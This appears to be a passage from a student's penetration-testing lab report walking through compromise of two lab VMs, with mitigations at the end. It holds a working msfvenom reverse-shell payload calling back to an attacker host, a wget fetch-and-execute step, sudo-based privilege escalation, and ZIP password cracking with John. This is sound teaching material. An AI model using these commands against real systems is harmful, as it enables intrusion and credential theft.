
```
kali@kali: ~/msfvenom
File Actions Edit View Help

(kali@kali)~/msfvenom
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_malicious1.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell_malicious1.elf

(kali@kali)~/msfvenom
$ ls
shell_malicious1.elf

(kali@kali)~/msfvenom
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the file using wget with access to the http server of kali:



```
kali@kali: ~/msfvenom
File Actions Edit View Help


(kali@kali)~/msfvenom
$ wget http://192.168.1.10:8080/shell_malicious1.elf
Connecting to 192.168.1.10:8080 -> connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'shell_malicious1.elf'

shell_malicious1.elf 100% [194]
2020-02-06 02:19:24 (22.2 MB/s) - 'shell_malicious1.elf' saved [194]

kali@kali: ~/msfvenom
$ chmod +x shell_malicious1.elf
kali@kali: ~/msfvenom
$ ./shell_malicious1.elf
[*] shell_malicious1.elf
[*] shell_malicious1.elf
```

While listening on port 9001, we can execute the elf file to gain access to the machine.

Although it is a useful technique, I only found the flag previously found in the image secreto.jpg.



It also doesn't benefit me that much because I already have ftp and ssh access; if I didn't, it would be an efficient way to discover the flag in secreto.jpg.

Other Ways to Access

In the previous steps, I used ftp and ssh as they were the major vulnerabilities of VM3, but I will also demonstrate other vulnerabilities that could be used, especially if nmap identifies them:

telnet:

```
(kali@kali)-[~]
$ telnet 192.168.1.129 21
Trying 192.168.1.129...
Connected to 192.168.1.129.
Escape character is '^]'.
220 (vsFTPD 3.0.5)
ls -al
530 Please login with USER and PASS.
user proenca
331 Please specify the password.
pass martinsproencatest
230 Login successful.
```

In some cases, you can log in using :) as the password if you don't know the actual password.

rlogin:

```
(kali@kali)-[~]
$ rlogin -l root 192.168.1.129
rlogin: Could not make a connection.
```

smbclient:

```
(kali@kali)-[~]
$ smbclient -L 192.168.1.129
do_connect: Connection to 192.168.1.129 failed (Error NT_STATUS_CONNECTION_REFUSED)
```

sftp:

```
(kali@kali)-[~]
$ sftp proenca@192.168.1.129
proenca@192.168.1.129's password:
Connected to 192.168.1.129.
sftp> ls -al
drwxr-xr-x  5 proenca  proenca    4096 Feb  6 14:41 .
drwxr-xr-x  5 root    root       4096 Jun  4 2025 ..
-rw-rw-r--  1 proenca  proenca    3675 Feb  6 13:36 .bash_history
-rw-r--r--  1 proenca  proenca    220 Jan  6 2022 .bash_logout
-rw-r--r--  1 proenca  proenca    3771 Jan  6 2022 .bashrc
drwxr-xr-x  2 proenca  proenca    4096 May  3 2025 .cache
```


(same ssh credential)

Since nmap does not recognize these services as vulnerabilities, it is a sign that they probably won't be easily accessed, and some of them end up failing.

Vulnerability in the use of Python3 Commands

After gaining SSH access to VM3 with the user credentials of proenca, I encountered privilege restrictions.

The user could not execute commands like `sudo su` to gain root access. However, I discovered a vulnerable configuration:




```
proenca@proenca: /
File Actions Edit View Help
proenca@proenca:/$ sudo -l
Matching Defaults entries for proenca on proenca:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User proenca may run the following commands on proenca:
(ALL) NOPASSWD: /usr/bin/python3 -m http.server *
proenca@proenca:/$
```


This command revealed that the user "proenca" could execute `/usr/bin/python3` without the need for sudo authentication. I immediately identified this as a potential privilege escalation vector.

By starting an HTTP server, I can remotely access the file system through my Kali without having to provide a password, bypassing the normal restrictions of the user proenca.

Additionally, it will serve http from the folder /home/cetciber




Here I grab a flag [FLAG06]_SShell, which is a text file that warns about the dangers of hidden files.



Brute Force the ZIP file with John

Additionally, if I set up an HTTP server from the /home/ folder, I can access the home directory, which contains a directory named empresaficticia, with an interesting zip file.



Using John and the password list, I can obtain the password for the zip file: "iloveyou".

```
File Actions Edit View Help
--(kali@kali:~/Downloads)
$ file multosecreto.zip
multosecreto.zip: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Jun 04 2025 07:55:06, uncompressed size 41, method:store

--(kali@kali:~/Downloads)
$ unzip multosecreto.zip -d multosecreto/
Archive: multosecreto.zip
  multosecreto.zip multosecreto/readme password:
  skipping: multosecreto/readme  Incorrect password
  inflating: multosecreto/captura.pcpng  Incorrect password

--(kali@kali:~/Downloads)
$ zipjohn multosecreto.zip > zip.hash
ver 1.0 multosecreto.zip/multosecreto/ is not encrypted, or stored with non-handled compression type
ver 1.0 efb 5455 efb 7875 multosecreto.zip/multosecreto/readme PKZIP Encr: 7b_chk, cmplen=256, decplen=16, crc=CBA300B7 ts=3E0B cs
=3ebd type=8
ver 2.0 efb 5455 efb 7875 multosecreto.zip/multosecreto/captura.pcpng PKZIP Encr: 7b_chk, cmplen=2568, decplen=7556, crc=3D1068D0 ts=690
2 cs=6905 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

--(kali@kali:~/Downloads)
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
Using default input encoding: UTF-8
Loaded 2 password hash (PKZIP [12/64])
No password hashes left to crack (see FAQ)

--(kali@kali:~/Downloads)
$ john --show zip.hash
multosecreto.zip:iloveyou:multosecreto/readme, multosecreto/captura.pcpng:multosecreto.zip
1 password hash cracked, 0 left

--(kali@kali:~/Downloads)
```

Thus, I have access to multosecreto; first, I will check the content of the readme. By using cat, I can discover the flag [FLAG07]_John.

```
File Actions Edit View Help
--(kali@kali:~/Downloads/multosecreto/multosecreto)
$ unzip multosecreto.zip -d multosecreto/
Archive: multosecreto.zip
  multosecreto.zip multosecreto/readme password:
  extracting: multosecreto/multosecreto/readme
  inflating: multosecreto/multosecreto/captura.pcpng

--(kali@kali:~/Downloads)
$ cd multosecreto/

--(kali@kali:~/Downloads/multosecreto)
$ ls
multosecreto


--(kali@kali:~/Downloads/multosecreto)
$ cd multosecreto/

--(kali@kali:~/Downloads/multosecreto/multosecreto)
$ ls
captura.pcpng  readme

--(kali@kali:~/Downloads/multosecreto/multosecreto)
$ cat readme
[FLAG07]_John

--(kali@kali:~/Downloads/multosecreto/multosecreto)
```


In muitosecreto, there is also a pcap file that I can open with Wireshark:




By using the filter “ftp,” I can find an attempt to access root where the user used the password “tryevenharder,” as seen in the request.

Privilege Escalation on VM3

In the /muitosecreto/ directory, I found a PCAP file that I analyzed with Wireshark. The analysis of the network traffic revealed crucial information: tryevenharder

This discovery led me to investigate alternatives to gain root access. Although sudo su continued to fail, I noticed that the error message included a specific message: “/usr/bin/su”.

Testing the password found in the correct context:



This alternative method confirmed the existence of a backdoor in the system, allowing users with knowledge of the specific password to gain administrative privileges.

Flags Found

Flag1 - Identified through inspection of the source code of the Apache website hosted on VM2 (Page 13).

Flag2 - Text file located in the /root directory of VM2, obtained after privilege escalation for root access (Page 20).

Flag3 - Text file found in the /home/admin directory of VM2, obtained with RCE (Page 17).

Flag4 - Text file located in the /home/proenca directory of VM2, obtained with root access (Page 21).

Flag5 - File obtained via anonymous login on the FTP service of VM3 (Page 24).

Flag6 - Text file obtained from the /home/cetciber directory of VM3, through HTTP server (Page 30).

Flag7 - Content extracted from the README.txt file contained in the ZIP file muitosecreto.zip where brute force access with John the Ripper was necessary for extraction. (Page 31).

Flag8 - Information retrieved through steganography applied to the image secreto.jpg, obtained previously via FTP on VM3 (Page 23).

Flag9 - Text file located in the /root directory of VM3, accessed via HTTP server (Page 29).

Mitigation for the Identified Vulnerabilities

VM2:

The Nikto scan identified significant vulnerabilities in the Apache 2.4.6 server of VM2. Critical issues were detected, such as the absence of the security headers X-Frame-Options and X-Content-Type-Options, leaving the site susceptible to clickjacking and content manipulation attacks.

The outdated server also exhibits information leakage through ETags and exposes sensitive files publicly, including a backup of the WordPress configuration file that may contain credentials.

To remediate these vulnerabilities, it is recommended to update Apache to the latest version, implement the necessary HTTP security headers, remove default and unnecessary backup files, and reconfigure the ETag settings.

Additionally, a complete audit should be conducted to identify and eliminate any other sensitive information exposed publicly.

VM3:

The nmap scan on VM3 showed two services with security risks, both of which allowed me full access.

vsftpd 3.0.5 on port 21 uses unencrypted FTP, allowing for data and credential interception, and has a history of vulnerabilities in previous versions.

OpenSSH 8.9p1 on port 22 was compromised through brute force, revealing the use of weak credentials.

To mitigate, disable vsftpd if it is not essential. If necessary, replace it with FTPS using SSL/TLS and restrict access via a firewall.

For SSH, implement key-based authentication instead of passwords, configure fail2ban to block repeated attempts, and strengthen password policies. Also, apply security updates regularly and restrict access to the minimum necessary.

Bibliography

Sources of information used:

- Notes,
- PDF Provided by Professor,
- Artificial Intelligence for Troubleshooting.

Conclusion

This laboratory exercise in pentesting provided a valuable and practical learning experience, allowing the application of theoretical knowledge in controlled security scenarios.

Throughout the work, I was able to identify and explore various vulnerabilities in the analyzed systems, following structured methodologies and using appropriate tools for each phase of the penetration test.

The experience was simultaneously challenging, requiring creativity and critical thinking to overcome the obstacles encountered.